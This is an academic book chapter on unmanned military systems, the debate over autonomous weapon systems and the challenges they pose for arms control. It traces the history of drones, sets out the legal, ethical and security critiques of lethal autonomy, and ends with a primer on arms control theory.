Wassenaar. (2013). The Wassenaar Arrangement on Export Controls for Conventional Arms and Dual-Use Goods and Technologies - List of Dual-Use Goods and Technologies and Munitions List. Retrieved January 23, 2019, from http://www.wassenaar.org/controllists/2013/WA-LIST %2813%29 1/WA-LIST %2813%29 1.pdf.

Woolf, A.F. (2011). Monitoring and Verification in Arms Control. CRS Report for Congress. Retrieved January 23, 2019, from https://www.nti.org/media/pdfs/Monitoring_and_Verification_in_Arms_Control.pdf.

11 Unmanned Systems: The Robotic Revolution as a Challenge for Arms Control

Niklas Schörnig
Peace Research Institute Frankfurt (PRIF/HSFK)

Abstract

There is an IT revolution going on in the military: Of almost every military hardware currently in use (including tanks, fighter jets, patrol boats or submarines) an unmanned variant has been developed or is in development. Automation and autonomy are key-words when it comes to procurement. This revolution is based on the vast increase in computing power and communication bandwidth, political will and the fact that most of the relevant technology is dual-use. This chapter looks at the nexus of armament and technology in general and autonomous weapons and the increasing reliance on information technology (IT) in the military in particular. We argue that while many recent developments in the realm of IT and automation and autonomy offer military advantages at first glance, a more detailed analysis reveals severe problems and that they will most likely have a destabilising effect on the international realm. This problem is amplified by the fact that traditional means of arms control have fallen behind, when it comes to controlling IT. The text concludes that new methods and techniques of arms control have to be developed to hedge against destabilising effects of certain military IT.

Objectives

- Learning about the importance of unmanned systems and Artificial Intelligence (AI) for current and future military operations from a military perspective.
- Familiarising with critique on the use of autonomous systems and AI, on a technical, ethical and legal level. Readers will be able to conduct a first technology assessment regarding a technology's impact on arms control measures.
- Gaining the ability to judge technological developments regarding their potential to destabilise international security relations and sensitising for the need to control certain technological developments.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_11

11.1 Introduction

In 2009, Peter W. Singer started his seminal book on military robotics, Wired for War, with the question “Why a book on robots and war”, just to give the answer “*Because robots are frakin’ cool”* (Singer, 2009, p. 1). Singer not only summarised the fascination many people feel when it comes to new and edgy technology, he also included a reference to the then popular TV series “Battlestar Galactica”, a series where intelligent and self-conscious robots rebel against their makers, humans, and almost succeed in killing mankind.[53]

While this painting of their downside may be too dramatic, the idea that recent developments in robotics and **Artificial Intelligence** (AI) have severe implications for warfare and international stability are real. Many observers believe that the “robotisation” of modern militaries and the increasing use of information technology (IT) and AI will have a disrupting effect on the way military conflicts are waged and conducted.

Critics of the development fear that in the not so far future military robots will not only assist soldiers but will “decide” about life and death based on algorithms or at least accelerate warfare to a point, where the human decision-making process is not able to keep up. These misgivings have led to an international debate within the UN Conference on Certain Conventional Weapons (CCW) in Geneva since 2014, whether to ban certain **autonomous weapon systems** (AWS) – weapons that select and engage targets without human intervention. But the debate about AWS is only the most recent aspect of a longer debate about IT in the military.

Since at least the end of the Cold War, especially Western countries have been working on what has sometimes been termed a **Revolution in Military Affairs** (RMA) or a military transformation; that is a disruptive change of how warfare will be conducted in the future. Based on the use of civilian IT in the military, many militaries have indeed gone through tremendous transformations, with the current trend towards unmanned systems. The most visible examples being either remotely controlled systems or systems equipped with autonomous functions. While many of these transformations worked as what the military calls “force multipliers”, the broad application of IT into military arsenals has caused and continues to cause problems as well, especially for arms control.

This chapter therefore has two objectives: First, it wants to go beyond cyber attacks and describe the state of the art in high-tech military hardware, specifically the realm of robotics, both remotely controlled as well as autonomous, with a specific focus on unmanned aerial vehicles as the case in point. Second, it will show that software is an important

[53] “Frak” is of course a fictional self-censored “four letter word”, from the fictional Battlestar universe.

driving force, yet also causes the arms control community much trouble, in addition to legal and ethical concerns which usually dominate the public debate.

11.2 Reasons for Armament

To fully understand the impact of modern technology on international security, one has to answer three questions. Why do states arm? Why and when is armament problematic? And how can arms control address the problems at hand?

11.2.1 Why do States Arm?

Many aspects have to be considered to understand why states arm themselves.[54] Certain armament programs might be simply undertaken to keep jobs in a powerful politician's constituency or because of the pressure from what the former US-President Eisenhower called the "**military-industrial complex**", a "conjunction of an immense military establishment and a large arms industry" influencing the economy, society and the government (Eisenhower, 1961). The cause for others might be that the development or procurement of a certain weapon system has a symbolic value: "Highly technological militaries symbolise modernity, efficacy and independence" (Eyre/Suchman, 1996, p. 86). Indigenous drone production or the possession of latest generation jet-fighters are good cases in point here. But the best example are of course nuclear weapons. While loathed by many, states in possession do have a different status and prestige in the international realm (Sagan, 1996/97, pp. 73–80). The most obvious and most common answer, however, is that states arm to be secure.

Many scholars argue that the international realm is "anarchic". In the parlance of the so-called "realist" school of International Relations, **anarchy** does not mean the war of all against all but the absence of a higher authority guaranteeing a state's security or the abidance by treaties (Waltz, 1979). In an anarchical international system, it is argued, every state is responsible for its own survival and unilateral armament is the only way to stay safe in the long run. In an anarchic environment however, unilateral armament to enhance one's security provokes others to arm as well, even if the intention is defensive rather than offensive. This action-reaction based on unintended consequences is known as the so-

[54] For a more comprehensive overview why states arm, see, amongst others, Schörnig, 2014.

called **security dilemma** (Herz, 1950), where one's attempt to ensure security via armament leads into a less secure result due to the opponents' reactions to keep his superiority (see Chapter 3 *"Natural-Science/Technical Peace Research"*, Section 3.2.1). The security dilemma again leads to what has been termed an **arms race** where the goal of survival flows into ever increasing armament and fear of all actors with a high likelihood of miscalculations and war.[55]

Other authors argue that a stable **balance of power** vis-à-vis key competitors is sufficient as equal capabilities deter other states from attack and therefore ensure survival (Sheehan, 1996 and Schörnig, 2014). If no state has accumulated enough military capability to start a war with a reasonable chance of success, **strategic stability** is achieved. However, several pitfalls wait in the concepts' real-world application, especially when states do not have the exact intelligence and information to judge their opponents' military capabilities, leading again to an arms race based on faulty intelligence on both sides.

Also, arms races can be both quantitative as qualitative. When fiscally possible, states have the tendency to procure weapon technologies or systems which have been proven to be superior in recent conflicts (Resende-Santos, 1996), leading to similar force structures. In addition, states have to monitor technological developments and procure latest technology just to make sure that potential opponents will not have an advantage by fielding new technology first. This argument has been termed the **technological imperative** (Buzan, 1987, pp. 94–111) and is of particular importance in dynamic environments with considerable and fast technological progress.

11.2.2 Armament and Technology – the New Driving Force

From a military's perspective, having access to the latest technology has always been an important issue to either have the advantage or at least not to fall behind one's opponents. The introduction of the longbow and the crossbow to penetrate knightly body armour or the use of stirrups to connect horse, rider and lance into one forceful projectile are examples amongst many others, such as the submarine, the tank or the airplane. Many of these inventions had a severe impact in conflicts and some even changed the face of warfare fundamentally, such as, to pick up the example again, the longbow and crossbow, which heralded the end of the knight as the dominating war fighter.

For a very long time however, two things were different from today: First, the pace of military change was slow; as slow as technological change in general was for centuries. It took decades or even longer to master a technology and being the innovator or early

[55] For a formal model of arms races see, for example, Wiberg, 1990.

adopter rather than a laggard might even have been dangerous due to the unreliability of early systems.

The second, and more important issue is that for a very long time, military innovation was to a very large extent driven by military research in firms and institutes, and civilian applications were often only a by-product rather than the intention. This relationship changed significantly with the end of the Cold War (Molas/Walker, 1992, pp. 17–20). Today, almost all military products have built-in so-called **commercial off-the-shelf components** (COTS). The civilian IT-sector has outpaced the military one and **dual-use** (see Chapter 8 "*Dual-Use and Dilemmas for Cybersecurity, Peace and Technology Assessment*"), i.e. the potential to use a component, product or software both for military and civilian purposes, has become a severe issue for arms control.[56] One case in point are unmanned systems which are booming in the civilian realm. In June 2018 the Time magazine heralded the present time as "the drone age".[57] Autonomous cars are also booming and despite severe (even deadly) accidents and setbacks there is no major car manufacturer not investing heavily into the technology – let alone the number of new players in the field like Google, Tesla or Apple. In the light of this civilian dynamic, it is often forgotten that at least in the starting phase, the military was (and in some fields still is) a driving factor kick-starting certain developments until the civilian sector takes over. The current trend towards autonomous driving, for example, can be traced back to an initiative of the Pentagon-funded US *Defense Advanced Research Projects Agency* (**DARPA**) with its mission "to make pivotal investments in breakthrough technologies for national security" and its aim of "transformational change instead of incremental advance".[58] In 2004 DARPA initialised the DARPA Grand Challenge, a prize competition for autonomous vehicles. While all vehicles far from completed the 240 km test track in the Mojave Desert in the first competition, five vehicles succeeded in completing the 212 km course in 2005, with the Stanford Racing Team's "Stanley", a converted Volkswagen Touareg, being the winner.

To sum up: while military companies are by no means the technological powerhouses they used to be, the military is still important when it comes to technology choices and pushing innovative technology in a certain direction. One case in point is the advance of unmanned systems.

[56] For the European Commission's definition of dual-use see http://ec.europa.eu/trade/import-and-export-rules/export-from-eu/dual use-controls/index_en.htm

[57] http://time.com/longform/time-the-drone-age

[58] https://www.darpa.mil/about-us/about-darpa

11.3 What are Military Robots?

11.3.1 The Definition of "Robot"

Whenever the job is "dirty, dull or dangerous", use robots. The three Ds have basically become the mantra of the US military, when it comes to unmanned systems, also – or better – known as "robots". Robots do not mind if their workplace has been contaminated, they will not lose their concentration or fall asleep during guarding duty and they can be replaced without a commanding officer having to send a letter of condolences to their relatives. It seems obvious why the military has an interest in robots and the force protection aspect has struck a particular string especially amongst technophile Western democracies (Sauer/Schörnig, 2012).

But what is meant by the term "robot"? Probably everyone has an idea about what a robot is and images of C3-PO, the Terminator or Marvin, the depressive and paranoid robot from the Hitchhiker novels come to mind. While some current robots are actually built in human form, this is no necessity.

A commonly used definition describes a **robot** as "a machine, which is able to sense its environment, which is programmed and which is able to interact with its environment" (Krishnan, 2009, p. 9). This definition includes both the simple robotic arm in a factory as well as the human-like and boundary pushing robots developed by US manufacturer Boston Dynamics.[59] The definition also includes, which is sometimes overlooked, **unmanned aerial vehicles** (UAVs, the so-called "drones")[60], self-driving cars and bomb-disposal robots or even robotic boats the size of a cargo ship, with the US Sea Hunter, a 40 meter long trimaran put into service in 2016 with a displacement of 135 tons, being the most prominent example.

So, robots can be rather crude or very sophisticated. They can be remotely controlled, or they can feature a variety of automated or autonomous functions (see below). One of the most intensively debated issues is the degree of human influence over the robot. In the military realm at least, it has become common to distinguish between degrees of human

[59] https://www.bostondynamics.com/

[60] According to the US military, a UAV is defined as a "powered, aerial vehicle that does not carry a human operator, uses aerodynamic forces to provide vehicle lift, can fly autonomously or be piloted remotely, can be expendable or recoverable [...]" (Joint Chiefs of Staff, 2008, p. 579). This definition explicitly excludes cruise missiles, ballistic or semi-ballistic vehicles or artillery projectiles (ibid.)

influence on the robot based on the so-called **OODA-loop**. This model of a decision cycle, including the four stages Observe, Orient, Decide and Act, was developed by Air Force Colonel John Boyd (Gray, 1999, p. 90). Originally not intended to judge human influence over a robots' behaviour, it has become a helpful tool: When important functions within the loop, e.g. navigation from A to B or the release of weapons, have to be actively initiated or executed by a human, it is said that the human is in the loop.[61] If the robot has the ability to execute a critical function on its own based on all previous steps of the OODA-loop but is acting under human supervision, giving the human the opportunity to abort or adjust, the human is said to be *on the loop*. If, however, the human has virtually no possibility to interfere until after the action, he or she is *out of the loop*. This distinction will be relevant later again in the evaluation of military robots.

11.3.2 The History of Military Robotics: Example UAVs

While many believe that the use of military robots is a new thing, the opposite is actually true, as the example of UAVs shows. As early as World War I, Western Air Forces were experimenting with unmanned airplanes (Everett, 2015). During the 1950s, the US used Firefly drones for target practice and intelligence collection and started experimenting with drones in a combat role during the Vietnam War (Gertler, 2012, p. 1). But until recently, the main purpose of military drones stayed reconnaissance and surveillance.

In 1994, the US Air Force (USAF) tested what has been described as "one of the most important unmanned systems in history" (Springer, 2013, p. 22), the RQ-1 Predator produced by General Atomics, a so-called MALE-drone (medium altitude, long endurance), with a service ceiling of approximately 10 kilometres and an endurance of 24 to 48 hours of loitering time. Before the Predator, drones were usually used for timely missions close by, e.g. to support the targeting process of artillery, and directed by directional line-of-sight radio with limitations due to radio range and landscape.

Early drones had not been capable of transmitting moving pictures, or, if at all, in a rather blurry quality. In many instances, classical film was used so that the drone with the film had to be recovered and the film had to be developed and printed before analysis.

[61] One can imagine human interreference on many levels but only if the human controls critical or important functions within the context of the specific OODA-loop, human control can be understood to have any relevant meaning in relation to the outcome. If, for example, a human only controls the flight altitude but not the release of weapons, one might argue that despite *some* human control, the human is *not* in the loop.

With the new drones, however, longer missions further away were feasible due to a very efficient glider-like design, satellite communication and new turboprop engines. Thanks to wireless satellite broadband communication, real time reconnaissance in high quality became the new standard and it became possible to observe a certain person or point of interest for hours, sometimes from an airbase half the world away where the crews rotate while the UAV stays in place.

It was not until the aftermath of 9/11, the coordinated attacks against the World Trade Centre and the Pentagon, that armed drones were used. Already in February 2001, the Predator had been equipped with strongpoints and armed with two "Hellfire" anti-tank missiles under its wings. In November 2002 the first strike mission of the now called MQ-1A (M standing for "multi-role", including combat missions, rather than reconnaissance only) was flown in Yemen by the CIA, killing six suspected al Qaeda members.[62]

Since then the "armed drone" has become one of the most controversially debated weapon system of our time and much criticism has come up, focusing on the US "targeted killings" (Schörnig, 2017) and the potential danger that the possession of an armed drone might lower the threshold to engage militarily in a conflict (Sauer/Schörnig, 2012).

But it would be wrong to focus on 9/11 as the only game changing event. While the resulting conflicts in Afghanistan and Iraq and the need to equip US forces with latest high-tech equipment speeded things up for sure, the direction had already been set before by the US Congress. On October 30th, 2000, the 106th US Congress had enacted the national defence authorisation for Fiscal Year 2001. Within this act, the lawmakers formulated the goal *"of the Armed Forces to achieve the fielding of unmanned, remotely controlled technology such that (1) by 2010, one-third of the aircraft in the operational deep strike force aircraft fleet are unmanned; and (2) by 2015, one-third of the operational ground combat vehicles are unmanned."* (US Congress, 2000: Sec. 220)

Given the technological state of the art in 2000, these targets were rather ambitious. In 2012 it was reported that while the number of unmanned deep strike force aircraft was still far from close to the target, drones did account for roughly a third of *all* flying military systems, including small hand launched reconnaissance aircraft.[63]

But the possession of military drones is no longer the privilege of Western countries, as a rapid proliferation has occurred. In 2012 the US Government Accountability Office estimated the number of countries possessing any kind of military drones to be 76 (GAO,

[62] http://edition.cnn.com/2002/WORLD/meast/11/04/yemen.blast/index.html

[63] https://www.wired.com/2012/01/drone-report/. To be fair, many did not qualify as "deep strike force aircraft" though.

2012, p. 9). Today most experts agree that the number is above 90 (Catalano Ewers et al., 2017, p. 2). Of these, approximately 30 have access to or are striving for armed drones (Fuhrmann/Horowitz, 2017, p. 397).

11.4 The Trend Towards Autonomous Weapon Systems

11.4.1 Specific Autonomous Functions: From Navigation to Swarming

Most of the robotic systems described so far are basically remotely controlled with only specific functions being automated or autonomous. Already in 2002, the US Pentagon's UAV Roadmap concluded that "[i]ncreased onboard processing will be the key enabler of more responsive flight control systems, onboard sensor data processing, and autonomous operations (AO) for future UAVs" (US Department of Defense, 2002, p. 41) and expected an exponential growth in autonomous control levels over time.

While the Pentagon did and does not shy away from the term autonomous, other actors prefer to use the term automated rather than autonomous as automation suggests control and predictability while autonomy, at least in the philosophical meaning, suggests a free will and therefore unpredictability. From a technical point of view, however, there is no clear difference and it is more a matter of degree rather than a matter of kind. According to roboticist Noel Sharkey **automated behaviour** can be understood as the execution of "pre-programmed sequences of operations or moves on a structured environment" (Sharkey, 2010, p. 376), where only a relatively small number of relevant variables have to be considered. Sharkey quotes the example of a robot arm in a factory painting a car. An **autonomous system**, in contrast, operates in an unstructured environment, possesses many sensors and processes a lot more data. However, one can argue that the autonomous system also follows pre-programmed rules and procedures, yet it is significantly harder for a human operator to exactly predict the systems behaviour in real time. But as Sharky emphasises, the decision making for a machine is always based on "the humble IF/THEN statement" (Sharkey, 2010, p. 377). As most modern unmanned systems run by the military are supposed to operate in an unstructured environment, the use of the term "autonomous" seems appropriate. It is important that an AWS "need not necessarily take the shape of a specific weapon akin to […] a drone or a missile" (Altmann/Sauer, 2017, p. 124). But the increasing autonomy of drones is still a case in point.

Probably the most advanced field is autonomous navigation which has become one of the key features both in the civilian as well as in the military sphere. For some time now, modern UAVs are flown via the specification of GPS waypoints via a mouse on an electronic map rather than a flight stick.

A more specific example is that most of today's military UAVs are capable of autonomous take-off and landing even under difficult circumstances. One of the most spectacular public demonstrations of these capabilities happened in 2013 when a X-47B demonstrator drone built by Boeing landed on a cruising aircraft carrier – a manoeuvre said to be one of the most difficult to perform according to human jetfighter pilots. In addition, the X-47B was the first drone to autonomously perform in-air refuelling from a tanker aircraft in 2015 (see Figure 11-1).




Figure 11-1: X-47B being refuelled while in-air, April 22, 2015
Photo: U.S. Navy[64]

And systems are indeed getting smarter as they not only determine their course of action autonomously but coordinate with each other to find optimal solutions to specific problems in a swarm, e.g. finding the best search pattern with different numbers of systems to keep a certain area under surveillance without human input. Interestingly enough, there seems to be no definition of what constitutes a **swarm** in the technical literature (Hamann, 2018, p. 4). Swarm robotics, however, can be defined as "how collectively intelligent behaviour

[64] Please note: *The appearance of U.S. Department of Defense (DoD) visual information does not imply or constitute DoD endorsement.*

can emerge from local interactions of a large number of relatively simple physically embodied agents" (Dorigo/Sahin, 2004, p. 111). There is huge interest in swarming in the military at the moment: In October 2016, the US military released 103 rather small Perdix-drones from three F/A-18 jet fighters in flight to form an optimal search pattern over a certain area without human guidance. All 103 systems actually survived and worked as a swarm instantly to a full success.[65]

But autonomous navigation or coordination are not the only fields where autonomy is used more and more to solve complex tasks in unstructured environments and not all are as unproblematic as navigation.

11.4.2 The Military's Rationale for More Autonomy

From a military perspective automation and autonomous behaviour make sense in certain fighting scenarios, especially when speed is of essence, as human reaction time might be too slow compared to computer-based analysis. Self-defence guns on American warships like the "Phalanx Close-In" weapon system can be switched into a full autonomous mode in which they detect and attack incoming anti-ship missiles.[66] Other relevant scenarios concern situations where remote control by satellite is either not feasible or not possible. The signal latency between the control unit, the satellite and the system are at least half a second due to the sheer length of the distance, but in reality, it sums up to several seconds (the actual latencies of specific systems are classified) due to decoding etc. (see Figure 11-2).

While latency is not a problem when engaging stationary targets or slow-moving vehicles, fighting in what the military calls "contested environments" is almost impossible with remote control from afar. Furthermore, one has to consider the possibility that the remote-control signal gets jammed or spoofed. Many systems today are capable of returning to base when a signal loss occurs. But imagine a very important military mission which has to be aborted or even suffers casualties because the robotic support had to turn back because of a relatively simple device jamming. From a military point of view, full autonomy, including autonomous control over the actual weapon, could be very helpful in such scenarios. All this, of course, requires more sophisticated software. The current trend towards more capable military robots is therefore also a trend towards the use of more complex software codes.

[65] https://www.defense.gov/News/News-Releases/News-Release-View/Article/1044811 /department - of-defense-announces-successful-micro-drone-demonstration/

[66] https://www.defenseindustrydaily.com/a-laser-phalanx-03783/




Figure 11-2: The problem of signal latency (own graphic)

But the foreseeable rise of importance of software, not only in the cyber domain but almost for all military operations, is not without dangers as the next section will debate. One aspect is of course security, especially against hacking or manipulation. One well known example is the detection of a common keylogger virus on the air-gapped "cockpits" of US UAVs at Creech Air Force Base in 2011.[67] While the infection as such has been confirmed, an official answer to how the infection started has not been published. One explanation could be the use of external hard drives on secure and insecure systems[68] or even an infection on the hardware level of COTS components.[69] But while the security of IT systems is not a problem exclusively to the military, other aspects are.

11.4.3 The Debate about Autonomous Weapon Systems

In contrast to other autonomous functions, the idea of an autonomous weapon system has seen a heated debate over the last couple of years. Yet, there is no commonly accepted definition of what actually constitutes an **autonomous weapon system** (AWS). One def-

[67] https://www.wired.com/2011/10/virus-hits-drone-fleet/
[68] https://cyberarms.wordpress.com/2011/10/09/uav-drone-virus-what-we-know-so-far/
[69] Personal conversations with US Airforce personal

inition often used is provided by the *US Department of Defense Directive 3000.09*, originally published in November 2012 and updated in May 2017. It defines an autonomous weapon system as a *"weapon system that, once activated, can select and engage targets without further intervention by a human operator. This includes human-supervised autonomous weapon systems that are designed to allow human operators to override operation"* (Department of Defense, 2012/2017, p. 13).

Two aspects are worth stressing: first, that an AWS combines two critical functions: target selection and target engagement. Many IT-based systems today support the war fighter in target selection and algorithms assess and select vast amounts of data. A German F124 Sachsen-class frigate, for example, is capable of tracking more than 1000 potential targets over a range of 400 kilometres at the same time, identifying potential threats and suggesting targeting priorities. Other systems support engagement, e.g. missiles actively following the opponent once it has been locked-on. Yet in almost all cases today it is the *human in the loop* connecting the two functions by pressing the trigger or releasing the weapon. This would be different in an AWS. The second important aspect is that the definition includes both on- and out-of-the-loop systems, focusing on the *technical* ability of the system to run through all stages of the OODA-loop without human input (see Figure 11-3).



OODA-Loop
(Observe, Orient, Decide, Act)
O
O
D
A
Man-in-the-loop
Man-on-the-loop
Human observes the loop and intervenes when needed
Man-out-of-the-loop
Human does not have any access to the loop, can only observe the circle

Figure 11-3: The human role in the OODA-loop (own graphic)

While experts agree that some already existing weapon systems can be switched in a full-autonomous mode (either with or without human supervision), they also agree that ***lethal***

autonomous weapon systems (LAWS), autonomous weapon systems *deliberately* targeting humans (rather than accepting human casualties as unintended collateral damage) have yet to be fielded.

It is obvious that autonomy in weapon systems is, as in the civilian sphere, an issue of processing power and, probably even more, of appropriate and capable software (Boulanin/Verbruggen, 2017). The idea of algorithms not only suggesting human targets but selecting *and* engaging without any meaningful human control has stirred strong resistance amongst critical observers like NGOs[70], the UN (Heyns, 2013) and even nation states (see below). Even despite the military advantages described above many members of the military are not too happy with the prospect of truly lethal autonomous weapon systems for reasons described below. One of the currently most researched aspects of AWS is human-robot interaction and **manned-unmanned teaming** (M-UMT), that is the close cooperation of humans and unmanned systems on the battlefield (Barnes/Evans, 2010; Aitoro, 2017).

In 2014 the **Convention on Certain Conventional Weapons** (CCW), an international convention with the aim to "ban or restrict the use of specific types of weapons that are considered to cause unnecessary or unjustifiable suffering to combatants or to affect civilians indiscriminately"[71], started an unofficial meeting of experts on the issue. After two further informal meetings in 2015 and 2016 the CCW Parties decided to establish a formal Group of Governmental Experts (GGE) in 2017 which has met in 2017 and 2018.

The arguments of the critics usually fall within one of three categories (see, for example, Heinrich Böll Foundation, 2018): the first is legalistic and states that it would be virtually impossible to program "soft" International Human Rights Law or **International Humanitarian Law** (IHL, also known as the law of armed conflict, governing how a war ought to be fought), into a machine. The most important requirements of IHL are the **distinction** between combatants and civilians and the requirement of **proportionality**, i.e. that in all military attacks the civilian damages caused have to be proportional to the expected military advantages. Most states are members to the 1977 Additional Protocol I (AP I) to the Geneva Conventions of 1949. Article 36, AP I, states: *"In the study, development, acquisition or adoption of a new weapon, means or method of warfare, a High Contracting*

[70] https://www.stopkillerrobots.org/

[71] https://www.unog.ch/80256EE600585943/(httpPages)/4F0DEF093B4860B4C1257180004B1B30?OpenDocument

Party is under an obligation to determine whether its employment would, in some or all circumstances, be prohibited by this Protocol or by any other rule of international law applicable to the High Contracting Party."[72]

While critics doubt that Lethal Autonomous Weapon Systems would pass an Article 36 review, rendering the weapon illegal, proponents argue that it might be doable, especially when the system competes against error-prone humans rather than abstract and unrealisable criteria where even most human soldiers would fail.

The second argument is ethical. While remotely controlled systems might be ethically justifiable under certain premises, it is at least very hard to justify the autonomous kill decision of an algorithm (Koch/Schörnig, 2017). Critics stress that letting a computer decide about life and death is simply a violation of a person's human rights and dignity (Heinrich Böll Foundation, 2018). Proponents on the other side argue, however, that autonomous weapon systems would be able to behave more ethically than humans as they would not get enraged by fear, frustration, grief or their sexual drive. When in doubt whether the opponent posed a threat or not, military robots could even risk their own destruction and would not have to engage first in order to ensure their survival. Roboticist Ron Arkin therefore came up with the idea of an "ethical governor" (Arkin, 2009), limiting the system's ability to act unethically. Critics counter that such a system would be impossible as it would be impossible to programme "soft" ethics into software and even if it worked, the governor could be switched off by ruthless dictators or otherwise malicious actors. Finally, if such a system would turn out to be somewhat slower than an unconstrained version, thereby losing its advantage against similar systems on the opponent's side, this would be an incentive for security-maximising states to switch-off the ethical governor. In a similar fashion, the United States Air Force Chief Scientist argued in 2010 that to establish "certifiable trust" in autonomous systems would require suitable "verification and validation (V&V)" (United States Air Force Chief Scientist (AF/ST), 2010, p. 6) but warned "*that potential adversaries may be willing to field highly autonomous systems without any demand for prior certifiable V&V. In doing so they may gain potential capability advantages that we deny ourselves by requiring a high level of V&V*" (United States Air Force Chief Scientist (AF/ST), 2010: 60). So, while technical safety mechanisms could be a potential solution to certain issues related to autonomy if all actors obliged, a "race to the bottom" with no safety mechanisms is far more realistic if those mechanisms were under suspicion to interfere with military performance.

[72] https://ihl-databases.icrc.org/ihl/WebART/470-750045?OpenDocument

This thought brings us to the third category of arguments, which relates to international security. While not the most prominent in the early debate, the argument has gained more traction recently (Altmann/Sauer, 2017), especially when major actors in the CCW showed themselves unimpressed by legal and ethical considerations. To fully understand the argument, and to be capable of evaluating the security impact of new technology, however, one has to familiarise oneself with the very basics of arms control theory.

11.5 Autonomous Weapons and Arms Control

11.5.1 Arms Control Theory – a Primer

Arms control is not synonymous with **disarmament**. While disarmament describes either the state of having given up all weapons or at least a specific type of system (e.g. "global zero") or the process towards this goal (arms reductions), arms control is a broader concept (Goldblat, 2002, p. 3). Arms control measures can, for example, include static quantitative limits to stocks of a certain weapon system or even controlled armament, i.e. the allowed growth (either percental or absolute) in numbers within a certain timeframe. Arms control can also encompass agreements about the use of specific weapons or even measures not aiming at the regulation or limitation of weapons at all. Transparency measures, so called **Confidence and Security Building Measures** (CSBM) (see Chapter 9 *"Confidence and Security Building Measures for Cyber Forces"*), including, amongst others, observations of manoeuvres, overflights, on-site inspections, snap inspections and information exchange, are usually understood to fall within the toolbox of arms control.

Following Schelling and Halperin, two of the ground-breaking scholars of arms control theory, the three main goals of arms control are "avoidance of war", "minimizing the costs and risks of the arms competition" and "*curtailing the scope and violence of war in the event it occurs*" (Schelling/Halperin, 1961, p. 1).

